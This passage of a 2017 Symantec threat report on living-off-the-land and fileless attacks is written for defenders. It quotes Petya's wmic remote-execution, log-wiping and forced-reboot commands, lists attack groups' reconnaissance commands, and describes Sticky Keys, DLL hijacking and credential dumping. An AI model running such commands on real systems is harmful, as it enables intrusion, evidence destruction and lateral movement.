To give you another example to illustrate why clean tools might bypass file scanning solutions, take the following incident which was observed during an investigation for a client. On the compromised computer was a clean piece of software that company employees had not installed themselves. This software was also referenced in a registry run key. The interesting part was that the registry value also contained a very long argument string that was passed to the software. It turned out, that the software in question was an outdated version with a known buffer overflow vulnerability. The argument in the registry key was exploiting this vulnerability and passing shellcode in the argument. This lead to the threat getting executed in memory every time the system was restarted. The attackers did not need to find the exploit themselves, they just needed the unpatched software package. The same method can be applied inside an installer package post-installation script.

Clean tools are also often misused for DLL Hijacking attacks, which involve dropping a clean application and a malicious DLL. Due to the order in which Windows searches for a required DLL, a malicious DLL in the same directory will be found first, instead of loading the legitimate one from the Windows system directory. This is normal behavior for Windows and was, for

example, misused by Trojan.Ratopak to attack several Russian banks and also by the Deep Panda attack group. A similar method is DLL side loading, which makes use of the WinSxS directory, which can contain multiple versions of various DLLs. At runtime the DLL loader will consult the manifest file and decide which DLL an application needs. An attacker can drop a malicious DLL with a suitable name in this folder and have it loaded by a clean application in order to run the payload. Both of these methods involve dropping malicious DLL files on disk, which can be detected by common means.

We can group dual-use tools into different categories based on the purpose they are used for in targeted attacks.

Table 1. Dual-use tools, grouped by purpose

Type of internal activity	Purpose	Dual-use tools
Internal network reconnaissance	Enumerate information about a target environment	net (net user, net start, net view), systeminfo, whoami, hostname, quser, ipconfig
Credential harvesting	Obtain legitimate user credentials to gain access to target systems for malicious purposes	Mimkatz, WCE, pwdump
Lateral movement	Gain deeper access into target network	RDP, PsExec, PowerShell
Data exfiltration	Send data back to attackers	FTP, RAR, ZIP, iExplorer, PuTTY, PowerShell, rdpclip
Fallback backdoor	Enables a backdoor that can be used, should the main backdoor be removed	Net User, RDP, Telnet server

Example: Ransom.Petya

On June 27, 2017 a modified version of Ransom.Petya quickly began infecting organizations primarily in Eastern Europe. The ransomware was exhibiting wiper characteristics and immediately gained the attention of both security experts and the media, as it was exploiting the SMB EternalBlue vulnerability just like Ransom.WannaCry did one month earlier. However, in addition Petya also made heavy use of system commands during the infection process. To begin with, the threat came as a DLL that was executed by rundll32.exe:

```
rundll32.exe perfc.dat, #1
```

Once executed, Petya drops a recompiled version of LSADump from Mimikatz in a 32-bit and 64-bit variant, which is used to dump credentials from Windows memory. The account credentials are then used to copy the threat to the Admin$ share of any computers the threat finds on the network. Once the threat accesses a remote system it will execute itself remotely using a dropped PsExec.exe and the WMI command line tool wmic.exe:

```
wmic.exe /node:[IP Address] /user:[USERNAME] /
password:[PASSWORD] process call create “C:\
Windows\System32\rundll32.exe \”C:\Windows\perfc.
dat\” #1 60”
```

In order to hide its tracks on the compromised computer the threat deletes various system logs by using the wevtutil and fsutil commands:

```
wevtutil cl Setup & wevtutil cl System & wevtutil
cl Security & wevtutil cl Application & fsutil usn
deletejournal /D %c:
```

Petya then creates a scheduled task so that the computer restarts into the modified MBR and performs the final encryption task:

```
schtasks /RU “SYSTEM” /Create /SC once /TN “” /TR
“C:\Windows\system32\shutdown.exe /r /f” /ST 14:42
```

This clearly shows how powerful system commands are and how they can be used during cyber attacks. Administrators should consider disabling the remote execution of PsExec and WMI commands, if possible in their environments.

System configuration

With access to a compromised computer an attacker can modify certain settings to foster further attacks or to have a fall back backdoor should everything else be detected and removed. Most of this is achieved with the help of system tools.

A common, and low tech, method we have seen attackers use to create a backdoor is adding a new user account and then enabling RDP services so that the attacker can later connect back to the computer.

Attackers can also redirect network traffic by either setting a new DNS server or adding malicious resolutions to the local hosts files. Some financial Trojans change the DNS server and then remove themselves, leaving no traces apart from the changed DNS server. Trojan.Zlob.Q uses a PowerShell script to change the NameServer entry in the registry, stored under the following key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
services\Tcpip\Parameters\Interfaces\
```

Since the hosts file has been misused frequently in the past, it is very often monitored or even set as read only. However, similar results can also be achieved by setting the proxy settings for the whole system or for the browser.

Yet another method is the Sticky Key attack, where local helper tools like sethc.exe or utilman.exe are replaced with the command prompt cmd.exe. An attacker with access to the login screen can hit the shift key multiple times, invoking the helper tool that was replaced with cmd.exe, providing a command shell without logging in. As an added bonus, this shell runs with elevated privileges and does not generate a login event in the log files. The same can be achieved by adding cmd.exe as a debugger to the on-screen keyboard through a registry key.

A variant of the W32.Kribz information stealer, also known as the EyePyramid threat, was active at the beginning of 2017 in Italy. After successful infection the threat lowers the security settings of the compromised computer by disabling various security tools and enabling file shares for the local machine. In addition it will disable User Account Control (UAC) and other logging functionality. For later spreading it enables macros in Microsoft Office by default and also allow scripts without restrictions. Furthermore it attempts to create a local admin user and add it to the domain administrator group in the Active Directory. These simple steps allow the attackers so spread further in the network without raising any alarms and come back if they need to.

As these attacks simply modify computer settings they might be difficult to detect with general rules. But a well-managed environment can look out for any changes to these settings and raise the alarm if modifications are detected.

Hardware assisted attacks

There are also threats that use manipulated hardware devices to change the behavior of a target system. In most cases they do not drop files on the target system, so these attacks can be considered fileless. It is the interaction with the system that results in the unwanted behavior. Since these attacks use physical devices such as USB keys, an attacker usually needs physical access to the target computer in order to implant the device, but the computer does not have to be unlocked. This could happen in a hotel room or during a lunch break at an office. Of course dropping devices in a parking lot or sending them as gifts through mail may work as well.

In the case of BadUSB, a modified USB device tricks the computer into thinking it's a USB ethernet adapter and adds malicious DNS server settings to the system. Depending on the configuration this overwrites any other already set DNS settings. The attacker can then perform man in the middle (MitM) attacks against the re-routed network traffic.

Since 2012, USB HID attacks, which use programmable embedded development platforms such as Teensy devices, have become common. In these attacks the USB device emulates a human interface device (HID) class, for example a keyboard, and then starts to automatically send key strokes to the target computer. Such commands can then use any of the previously discussed system tools to carry out an attack. As all this happens very fast, a user might not notice the attack until it is too late.

There are also various direct memory access (DMA) related attacks, such as PCI leech or the Thunderbolt attack on Macs, as well as complete bootkits like Thunderstrike. Attackers can step up to the next level of sophistication with firmware malware inside devices or even the CPU itself. Such attacks are rare as they are not easy to pull off, but they do happen as our colleagues at Kaspersky saw for themselves with firmware malware for hard drives used by the Duqu 2 group.

Prevalence of dual-use tools

Section

03

Symantec

Prevalence of dual-use tools

There are many clean system tools like `ipconfig` which are executed many times for legitimate purposes but are also used for illegitimate purposes by attackers. In addition, both pen testers and criminals are increasingly making use of tools like the Windows Credentials Editor (WCE) that can dump passwords from memory. While a system administrator may sometimes use these tools, it is unlikely a regular user would have a legitimate reason to do so. Therefore, it is not always possible to determine whether a tool was used maliciously.

The most commonly used tool from a list from January 2017 (Table 2) was the system service tool sc.exe which was used on 2.7 percent of monitored computers. This was followed by remote access tools like VNC, Ammyy, and Teamviewer which were used on approximately 2 percent of all monitored computers. It should be noted that remote access tools are not malicious on their own, but they can be used in a malicious context by the attacker.

Table 2 shows 35 dual-use tools and how often they were used on computers. The list does not distinguish between malicious usage and legitimate usage. Only four tools were seen used on more than one percent of all analyzed computers, PowerShell is one of them.


Table 2. Usage of dual-use tools, January 2017

Tool	usage count
sc.exe	2.7190%
vnc	2.1176%
net.exe	1.2733%
powershell.exe	1.0263%
ipconfig.exe	0.8227%
netsh.exe	0.7526%
teamviewer.exe	0.6224%
tasklist.exe	0.4963%
rdpclip.exe	0.3226%
rar.exe	0.3139%
wmic.exe	0.3027%
find.exe	0.2767%
curl.exe	0.2027%
netstat.exe	0.1938%
systeminfo.exe	0.1641%
wget.exe	0.1208%
nc.exe	0.1174%
gpresult.exe	0.1147%
whoami.exe	0.1109%
ammyy.exe	0.1061%
query.exe	0.0869%
sdelete.exe	0.0190%
psexec.exe	0.0070%
csvde.exe	0.0051%
dumpel.exe	0.0040%
lazagne.exe	0.0018%
pwdump	0.0012%
dumpsec.exe	0.0008%
netcat.exe	0.0006%
mimikatz.exe	0.0003%
wce.exe	0.0001%
cachedump.exe	<0.0001%
bruter.exe	<0.0001%
gsecdump.exe	<0.0001%
winscanx.exe	<0.0001%

The number of mimikatz.exe occurrences might seem quite low on this list, despite that fact that it currently a very common tool used by criminals for obtaining credentials. The reason for this is that at the moment the preferred method is to download Mimikatz with PowerShell directly into memory and execute it from there. Direct memory executions are not counted in Table 2. In addition, there are many modified versions of Mimikatz used which are caught under generic names by heuristics.


There are some dual-use tools that are frequently used together. For example, a lateral movement tool is often preceded by a credential dump tool in order to get the required password. However, there is no clear favorite combination used by cyber criminals. This might be because there are many tools that can achieve similar things, making the number of combination possibilities quite large. Figure 8 shows the occurrences of PsExec and either Mimikatz or WCE, which indicate only a slight correlation.

Figure 8. PsExec and Mimikatz plus WCE usage




There can be huge fluctuation in the usage of system tools and there are many reasons for this. A company might decide to use a different method to administrate its systems, it might install a new software application that makes use of different system tools, or it may use its regular tools more frequently due to a new roll out. The usage percentage for attackers depends more on the mitigation practices that are in place and if a given method is still effective.

Figure 9. Usage of dual-use tools in 2017




If we look at classical malware then mainly non-PE file attacks are used during the attack vector. Once the payload is dropped it is still less than 10 percent that make use of advanced fileless techniques. From all malware submitted to our sandbox in 2016 only an average of two percent misused WMI. A jump to five percent corresponds with an increase of WMI usage inside of malicious macros to execute the payload. For targeted attacks the numbers are much higher as we will see in the next chapter.

Figure 10. Percentage of malware using WMI




Dual-use tools in targeted attacks



Section

04



Symantec

Dual-use tools in targeted attacks

The living off the land techniques are not just popular with cyber criminals but also with targeted attack groups, as fileless attacks are harder to detect and leave less traces for forensic analysis or for attribution. Thanks to these characteristics nearly all targeted attack groups have used fileless malware techniques at one point or another by now. However, this isn't a new development, for example the Taidoor group in 2011 relied heavily on system tools to explore newly compromised systems. But we are also seeing more recent examples such as the attack against the Democratic National Committee (DNC) in 2016, which made use of PowerShell for lateral movement and discovery and used a WMI fileless persistence method. And the Calcium/Fin7 group uses PowerShell payloads and recently attacked restaurants with an RTF document containing JavaScript. The first stage script extracts another script into randomly named files on disk and creates a scheduled task to start it a minute later. This is probably done in an attempt to confuse behavior tracing tools. The script then creates a PowerShell script, which in turn runs yet another PowerShell command to fetch a Meterpreter payload and run it in memory. The new technique used by this variant is that the script downloads the shellcode through DNS requests to make it even stealthier.

Table 3 is an overview of 10 targeted attack groups and the different dual-use tools they used during at least one of their attacks. It is also interesting that all 10 groups still deployed custom tools for some of the attack phases. Depending on their target environment, attackers may change their tactics and rely more or less on dual-use tools.

Table 3. Some of the typical tools used by attack groups

Group name	Reconnaissance	Credential harvesting	Lateral movement	Custom built tools
Tick	whoami, procdump, VBS	WCE, Mimikatz, gsecdump	PsExec	Yes
Waterbug	systeminfo, net, tasklist, gpresult,…	WCE, pwdump	Open shares	Yes
Suckfly	tcpscan, smbscan	WCE, gsecdump, credentialdumper	–	Yes
Fritillary	PowerShell, sdelete	Mimikatz, Powershell	PsExec	Yes
Destroyer	Disk usage, event log viewer	kerberos manipulator	PsExec, curl, VNC	Yes
Chafer	network scanner, SMB bruteforcer	WCE, Mimikatz, gsecdump,…	PsExec	Yes
Greenbug	Broutlook	WCE, gsecdump, browdump, …	TeamViewer, PuTTY	Yes
Buckeye	os info, user info, smb enumerator,…	pwdump, Lazagne, chromedump,…	Open shares	Yes
Billbug	ver, net, gpresult, systeminfo, ipconfig, …	–	custom backdoor	Yes
Appleworm	net, netsh, query, Telnet, find, …	dumping SAM,	RDP bruteforcer, RDclip	Yes

Incursion phase

Dual-use tools and living off the land tactics are widely used in current attack vectors. While the vector of a document with malicious macros or embedded payload, as well as script files, are omnipresent, dual use tools are also used by attackers. For example the SamSam group, who attacked organizations to implant ransomware, made use of PsExec and RDP to compromise targets. By brute forcing the passwords of accounts they were able to infiltrate the networks. In addition they also attacked JBoss webservers with the pen tester tool JexBoss.

Discovery phase

Various system tools may be used, especially during the information gathering phase of an attack. This makes sense as there is no need to program the same functionality into the attacker's malware. Some groups simply call the system functions from within their tools. With the increased use of PowerShell as an attack framework, we have seen a growing number of groups using the PowerShell command equivalent to get the same information within the scripts. Once the environmental information is gathered and analyzed the attackers may decide to deploy the suitable payload or remove itself completely if they think that it's not a real target system or not one of interest.

Table 4. Examples of system tools used for information gathering

Group: Waterbug/Turla
• systeminfo
• net view
• net view /domain
• tasklist /v
• gpresult /z
• netstat -nao
• ipconfig /all
• arp –a
• net share
• net use
• net user administrator
• net user /domain
• net user administrator /domain
• tasklist /fi
• dir %systemdrive%\Users*.*
• dir %userprofile%\AppData\Roaming\Microsoft\Windows\Recent*.*
• dir %userprofile%\Desktop*.*

Group: Appleworm/Lazarus
• hostname
• whoami
• ver
• ipconfig -all
• ping www.google.com
• query user
• net user
• net view
• net view /domain
• reg query \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\"
• tasklist /svc
• netstat -ano | find \TCP\
• msdtc [IP] [port]

Group: Billbug
• net user
• ipconfig /all
• net start
• systeminfo
• gpresult

Group: Taidoor
• cmd /c net start
• cmd /c dir c:\docume~1\
• cmd /c dir "c:\docume~1\<CurrentUser>\recent" /od
• cmd /c dir c:\progra~1\
• cmd /c dir "c:\docume~1\<CurrentUser>\desktop" /od
• cmd /c netstat –n
• cmd /c net use

Lateral movement phase

In some cases administrative software packages are misused. The group behind Trojan.Jokra hijacked the legitimate patch and security update process within one of the compromised targets. Piggybacking on this system allowed the attacker to quickly distribute their payload to almost all computers in the target organization.

Another example of an attack group misusing pre-existing software is the Butterfly group. This targeted attack group took advantage of internal systems to spread through a network once they gained initial access. In one instance, the attackers used a Citrix profile management application to create a

backdoor on a newly infected system. This application can be used to install other applications or manage a user's profile for authentication. It's likely that the attackers took advantage of this system and placed the backdoor in a specific profile, which was triggered when the profile's owner logged in. In the second incident, the TeamViewer application was used to create copies of Backdoor.Jiripbot on compromised computers. TeamViewer was legitimately present on the computers and was taken advantage of by the attackers.

Of course targeted attackers are not solely reliant on preinstalled system tools. In most cases they will download and drop additional tools as well, sometimes greyware tools, to help with lateral movement. In order to remain stealthy, these tools can be downloaded to memory and executed without touching the hard disk.

Many tools, such as PsExec or Netcat, are not malicious but can be used in a malicious context. For example, the Odinaff group used the dual-use tools listed in Table 5 during its attacks. With Mimikatz the attackers were able to dump user passwords from memory. The network scanner allowed the group to identify other computers in the same local network. The dumped credentials were then used with PsExec or PowerShell to start a new process on one of the identified remote computers. Once the backdoor or the remote access tools are installed on the new target, a simple takeover is completed and the cycle can start from the beginning again.

Table 5. List of dual-use tools used by the Odinaff attack group

Tool:	Description:
Mimikatz	A popular open source credential recovery tool
PsExec	A Sysinternals tool form Microsoft, that allows to run processes on local and remote computers
Netscan	A network scanning tool, to find other targets
Ammyy Admin	A legitimate remote access tool
RunAs	A systemtool for running processes as another user
PowerShell	The popular scripting framework that can be used for nearly anything, including lateral movement
Backdoor.Gussdoor	A simply backkdor Trojan

Exfiltration phase

System tools can also be used to exfiltrate any gathered information during an attack. First the data needs to be found, gathered, and prepared for its journey. For example, the Seaduke attack group used the common WinRAR archiving tool with a 110 character long password to protect the stolen documents. The data can then be sent to a remote drop server with common tools like FTP, winSCP, Curl, or Wget. The archive file can also be posted to a website using a preinstalled web browser. A HTTP GET request and passing encoded information as part of a URL argument has also been observed. The Fritillary/Cozy Bear group made extensive use of public cloud services such as Twitter and GitHub for command and control communication and data exfiltration. Hiding stolen data inside legitimate cloud services is a common tactic as many companies have no methods of analyzing such traffic. Depending on the environment, such communication may blend in with normal traffic and raise less attention than, for example, a sudden connection to a TOR server.

Conclusion

Section

05

Conclusion

Using fileless attack techniques and malicious scripts is an obvious choice for attackers, one which is made easier by various, widely available tools. So it's no surprise that many cyber criminals and targeted attack groups have embraced living of the land tactics. Symantec expects this trend to continue.

Attackers are relying on existing tools to blend in with everyday system work and not raise additional alarms. Misusing clean system tools can bypass many protection mitigations like application whitelisting. It is very common to steal credentials and misuse them for lateral movement inside a network. Also, any scripts used in attacks can be obfuscated by trivial techniques making them as good as invisible to traditional static signature detection methods. For the attackers, scripts bear the advantage that they can be updated and adapted quickly without a huge development cycle, making them more flexible and individually tailored for their environmental purpose. These points combined lead to many traditional security solutions having issues reliably blocking fileless attack techniques.

Sandboxes are often not configured to handle script attacks and may let them pass through unblocked. One of the best methods for detection is a combination of memory scanning with heuristics and behavior based detection which also monitors system tools. We have seen attackers trying to hinder behavioral detection by splitting the code into multiple modules and distributing it over multiple command calls in order to break a simple chain of events. However, Symantec's behavioral detection engine cannot be bypassed that easily. Fileless or dual-use tool attacks either use a remote code execution (RCE) vulnerability, stolen or guessed credentials, or a non-PE file like a script during the initial incursion phase. Hence they can be detected at the incursion phase before any further damage can be done.

The increasing use of living off the land tactics means sharing indicators of compromise (IoC) is becoming more difficult, as sharing file hashes for system tools is useless and scripts are often polymorphic. Instead, techniques and tactics need to be shared in order to be able to filter how these tools are used in context.

Protection

Adopting a multilayered approach to security minimizes the chance of infection. Symantec suggests a strategy that protects against malware in three stages:

01 **Prevent:** Block the incursion or infection and prevent the damage from occurring.

02 **Contain:** Limit the spread of an attack in the event of a successful infection.

03 **Respond:** Have an incident response process, learn from the attack, and improve the defenses.

Preventing infection is by far the best outcome so it pays to pay attention to how infection can be prevented. Email and infected websites are the most common infection vectors for malware. Adopting a robust defense against both of these infection vectors will help reduce the risk of infection.

Advanced Antivirus Engine

Symantec uses an array of detection engines including an advanced signature-based antivirus engine with heuristics, justin-time (JIT) memory-scanning, emulator, advanced machine-learning engines and reputation based detection. This allows the blocking of sophisticated threats, including directly in memory executed threats, at various layers.

SONAR Behavior Engine

SONAR is Symantec's real-time behavior-based protection that blocks potentially malicious applications from running on the computer. It detects malware without requiring any specific detection signatures. SONAR uses heuristics, reputation data, and behavioral policies to detect emerging and unknown threats. SONAR can detect malicious usage of dual-use tools, for example common to lateral movement, and block them.

Email Security

Email-filtering services such as Symantec Email Security .cloud can help to stop malicious emails before they reach users. Symantec Messaging Gateway's Disarm technology can also protect computers from this threat by removing malicious content from attached documents before they even reach the user. Email.cloud technology includes Real Time Link Following (RTLF) which processes URLs present in attachments, not just in the body of emails. In addition to this, Email.cloud has advanced capabilities to detect and block malicious script contained within emails through code analysis and emulation.

Sandbox

Sandboxes such as the Symantec Malware Analysis sandbox technology have the capability to analyze and block malicious content. It monitors the usage of system services such as BITS,

WMI, or COM objects as well as various memory injection techniques. It can work its way through multiple layer of obfuscation and detect suspicious behavior, including various script languages.

System Hardening

Symantec's Endpoint Protection contains application & device control capabilities that can be used to harden a system. SEP also provides memory exploit mitigation that can protect against typical exploit techniques with an exploit agnostic approach. In addition, Symantec's system hardening solution called Symantec Data Center Security can secure physical and virtual servers and monitor the compliance posture of server systems for on-premise, public, and private cloud data centers.

Network security

Either on the endpoint with Symantec's Endpoint Protection built in firewall and IPS solution or in the network with the Secure Web Gateway, monitoring and blocking malicious traffic entering or leaving a system can help minimizing impacts of attacks. Suspicious content can be automatically analyzed on sandboxes.

Visibility

Gain visibility into your IT infrastructure with Symantec security analytics and detect anomalies. Use the advanced threat protection (ATP) product range to uncover advanced threats across endpoint, network, email, and web traffic and hunt for indicators of compromise (IoC) with Dynamic Adversary Intelligence.

Best Practice

In addition, users are advised to follow these steps to ensure best possible security:

- Monitor the usage of dual-use tools inside your network
- Use application whitelisting where applicable
- Enable better logging, if available, and process the information
- Exercise caution when receiving unsolicited, unexpected, or suspicious emails
- Be wary of Microsoft Office attachments that prompt users to enable macros
- Keep security software and operating systems up to date
- Enable advanced account security features, like 2FA and login notification, if available
- Use strong passwords for all your accounts
- Always log out of your session when done

About Symantec

Symantec Corporation (NASDAQ: SYMC), the world's leading cyber security company, helps businesses, governments and people secure their most important data wherever it lives. Organizations across the world look to Symantec for strategic, integrated solutions to defend against sophisticated attacks across endpoints, cloud and infrastructure.

Likewise, a global community of more than 50 million people and families rely on Symantec's Norton suite of products for protection at home and across all of their devices. Symantec operates one of the world's largest civilian cyber intelligence networks, allowing it to see and protect against the most advanced threats.

More Information

Symantec Worldwide: http://www.symantec.com

ISTR and Symantec Intelligence Resources: https://www.symantec.com/security-center/threat-report

Symantec Security Center: https://www.symantec.com/security-center

Norton Security Center: https://us.norton.com/security-center

Symantec

Symantec Corporation
World Headquarters
350 Ellis Street
Mountain View, CA 94043
United Stated of America

+1 650 527–8000
+1 800 721–3934

Symantec.com

For specific country offices and contact numbers, please visit our website. For product information in the U.S., call toll-free 1 (800) 745 6054.

Copyright © 2017 Symantec Corporation.

All rights reserved. Symantec, the Symantec Logo, and the Checkmark Logo are trademarks or registered trademarks of Symantec Corporation or its affiliates in the U.S. and other countries. Other names may be trademarks of their respective owners.

07/17